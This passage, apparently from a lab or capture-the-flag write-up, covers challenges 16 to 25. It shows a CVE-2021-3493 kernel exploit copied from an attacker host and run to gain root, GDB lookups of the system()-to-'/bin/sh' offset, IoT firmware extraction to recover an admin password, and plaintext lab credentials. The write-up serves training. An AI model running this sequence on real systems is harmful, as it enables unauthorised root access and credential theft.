student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ./les.sh

Available information:

Kernel version: 5.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 20.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

78 kernel space exploits
48 user space exploits
```

Figure 30: 172.25.120.210 Exploit Suggester

3. Using the same exploit, I downloaded from https://github.com/briskets/CVE-2021-3493.

4. I transferred to the exploit via SCP to the vulnerable host from my attacker machine and executed the exploit on the host which escalated my privileges to root. I search for RootFlag210.txt, found it and read the content of the file which was the answer to this challenge BinariesRoot-210-3345.

```
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ scp kali@172.27.232.2:/home/kali/Downloads/exploit .
kali@172.27.232.2's password:
exploit
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ls
BasicOne  BasicUserFlagZero.txt  challenge-one  challenge-two  Desktop  Documents  Downloads  exploit  expsug.pl
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ./exploit
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),1001(student)
bash-5.0# find . -name RootFlag210.txt
bash-5.0# ls
BasicOne  BasicUserFlagZero.txt  challenge-one  challenge-two  Desktop  Documents  Downloads  exploit  expsug.pl
bash-5.0# find . -name Rootflag210.txt
bash-5.0# find / -name RootFlag210.txt
/opt/RootFlag210.txt
find: '/run/user/1001/gvfs': Permission denied
find: '/run/user/125/gvfs': Permission denied
cat /opt/RootFlag210.txt
ls
cd opt
^C
bash-5.0# cd /opt
bash-5.0# ls
BasicRootFlagOne.txt  ChallengeRootFlagOne.txt  RootFlag210.txt
bash-5.0# cat RootFlag210.txt
BinariesRoot-210-3345
bash-5.0#
```

Figure 31: CVE-2021-3493 Exploitation-Privilege Escalation

[Challenge 16:] On the target machine2 (172.25.120.220) analyze level-two binary file and find the value of the gs register at run time (include the 0x)?

ANSWER: 0x63

Methodology/Exploitation: Dynamic Analysis using GDB

1. After gaining SSH access via credentials provided, we locate level-two binary and run the following commands to get the gs register value for level-two binary at runtime: The answer is 0x63.
   - gdb level-two //This will debug level-two binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - info registers //List register values




Figure 32: 172.25.120.220 Dynamic Analysis Using GDB

[Challenge 17:] On the target machine2 (172.25.120.220) analyze level-two binary file and find the offset between the /bin/sh and the system() using dynamic analysis. (Hint: /bin/sh is greater than system() –(include the 0x)

ANSWER: 0x149F32

Methodology/Exploitation: Dynamic Analysis using GDB

1. After gaining SSH access via credentials provided, we locate level-two binary and run the following commands to perform dynamic analysis: The answer is 0x149F32.
   - gdb level-two //This will debug level-two binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - p system //Print content of system() variable/memory location on register
     Here we have the address location of system variable 0xf7daa420
   - find "/bin/sh" //Next, we search for /bin/sh memory address
     Here we have the address location of system variable 0xf7ef4352




Figure 33: Level-two Dynamic Analysis Using GDB

2. We go ahead to determine the offset by subtracting the greater value which is /bin/sh address minus system() address (f7ef4352 - f7daa420) using calculator in hexadecimal which gives us 149F32. We include 0x which gives us 0x149F32 as the offset answer.

3. We use **x/s** command to display the contents of the memory occupied when we add system() memory location address plus offset address (0xf7daa420 + 0x149f32) which results in "/bin/sh".




Figure 34: Level-two Dynamic Analysis Using GDB (II)

[Challenge 18:] What is the address of /bin/bash within the executable file binaries-two (use the first address in the executable, not stack) – (include the 0x)

ANSWER: 0x8048610

Methodology/Exploitation: Dynamic Analysis using GDB

1. After gaining SSH access via credentials provided, we locate binaries-two binary and run the following commands to perform dynamic analysis. The answer is 0x8048610.
   - gdb binaries-two //This will debug binaries-two binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - p system //Print content of system() variable/memory location on register
   - find "/bin/bash" //Next, we search for /bin/bash memory address
     Here we have the first address of /bin/bash in the executable 0x8048610 as the answer.




Figure 35: Binaries-two Dynamic Analysis Using GDB

[Challenge 19:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and identify the file system and enter the hexadecimal code. – (include the 0x)

ANSWER: 0xE0080

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After gaining SSH access into the **172.25.120.100** machine via credentials student:studentpw provided, we located FileOne.bin and then opened new terminal in my attacker machine and downloaded FileOne.bin from 172.25.120.100 to my attacker pc using SCP. This stage can be called the firmware acquisition.

Figure 36: FileOne.bin Firmware Acquisition

2. The next thing is to use binwalk to first extract and then analyze FileOne.bin file system to detect the file system hexadecimal code which results to squashfs filesystem but since we are only after the hexadecimal code, hence we have 0xE0080 as the answer.




Figure 37: FileOne.bin Filesystem Extraction/Analysis Using Binwalk

[Challenge 20:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and enter the CRC of the image? – (include the 0x)

ANSWER: 0x7FE9E826

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After we've used binwalk to extract and analyze FileOne.bin filesystem, we can proceed to obtain the CRC of the image which results in 0x7FE9E826 as the answer.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term FileOne.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created:
                              2010-11-23 11:58:41, image size: 878029 bytes, Data Address:
                              0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux,
                              CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
                              name: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
                              uncompressed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big
                              endian size: 2256896 bytes
```

Figure 38: FileOne.bin CRC Extraction/Analysis Using Binwalk

[Challenge 21:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and find the version of the file system?

ANSWER: 3.0

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After we've used binwalk to extract and analyze FileOne.bin filesystem, we proceed to obtain the version of the file system which results to 3.0 as answer.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term FileOne.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created:
                              2010-11-23 11:58:41, image size: 878029 bytes, Data Address:
                              0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux,
                              CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
                              name: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
                              uncompressed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big
                              endian size: 2256896 bytes

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might
 not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might
 not be installed correctly
917632        0xE0080         Squashfs filesystem, little endian, non-standard signature, version 3.0,
                              size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created:
                              2010-11-23 11:58:47
```

Figure 39: FileOne.bin Filesystem Version Extraction/Analysis Using Binwalk

[Challenge 22:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image File2.bin and find the image size.

ANSWER: 7753728

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After gaining SSH access into the 172.25.120.100 machine via credentials student:studentpw provided, we located File2.bin located in downloads folder and then opened new terminal in my attacker machine and downloaded File2.bin from 172.25.120.100 to my attacker pc using SCP. (Firmware acquisition).

2. The next thing is to use binwalk to extract and analyze File2.bin filesystem so we can obtain the image size which results to 7753728 as the answer.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term File2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702, firmware version:
                              1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 7753728 bytes, CRC32:
                              0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file name:
                              "piggy", from Unix, last modified: 2016-03-09 08:08:31

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might
 not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might
 not be installed correctly
1648424       0x192728        Squashfs filesystem, little endian, non-standard signature, version 3.0,
                              size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

Figure 40: File2.bin Image size Extraction/Analysis Using Binwalk

[Challenge 23:] On the Target Machine 3 (172.25.120.100), and determine what program was used to compress the image

ANSWER: gzip

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After we've used binwalk to extract and analyze File2.bin filesystem, we proceed to determine the program that was used to compress the image which results in gzip as the answer as seen in the screenshot.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term File2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702, firmware version:
                              1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 7753728 bytes, CRC32:
                              0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file name:
                              "piggy", from Unix, last modified: 2016-03-09 08:08:31
```

Figure 41: File2.bin Program Compression Extraction/Analysis Using Binwalk

[Challenge 24:] What is the address (numbers only (6 digits)) of the file system in File2.bin?

ANSWER: 192728

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After we've used binwalk to extract and analyze File2.bin filesystem, we proceed to determine the 6 digits address (numbers only) of the file system which results in 192728 as the answer as seen in the screenshot.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term File2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702, firmware version:
                              1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 7753728 bytes, CRC32:
                              0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file name:
                              "piggy", from Unix, last modified: 2016-03-09 08:08:31

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might
 not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might
 not be installed correctly
1648424       0x192728        Squashfs filesystem, little endian, non-standard signature, version 3.0,
                              size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

Figure 42: File2.bin Filesystem Extraction/Analysis Using Binwalk

[Challenge 25:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin and find the password of the admin user. (Hint: not the one in plain text)

ANSWER: password

Methodology/Exploitation: Firmware Filesystem Extraction & Analysis using Binwalk plus AttifyOS Emulation

1. After gaining SSH access into the **172.25.120.100** machine via credentials student:studentpw provided, we located IOT.bin and then opened new terminal in my attacker machine and downloaded IOT.bin from 172.25.120.100 to my attacker pc using SCP. (Firmware acquisition).

Figure 43: IOT.bin Firmware Acquisition

2. The next step is to use binwalk to extract and analyze IOT.bin filesystem so we can investigate the extracted filesystem to find the password of the admin user. Navigate into the folder where you've downloaded the IOT.bin and now that you've used binwalk to extract file system, you should see a folder called **_IOT.bin.extracted**. This will contain all files and folders of the IOT.bin firmware. Click into the folder and you should see a folder structure like this.




Figure 44: IOT.bin Extraction/Enumeration

3. As you can see it uses **squashfs** file system. Click into the **squashfs-root** folder and you will see another folder structure like this.




Figure 45: IOT.bin Firmware Enumeration

4. we want to try to access the **etc** or **var** folder as they might contain sensitive files i.e., password or configuration files, but when we try to access them, we notice they cannot be accessed which means we need to emulate the firmware before we can gain access into these sensitive folders.

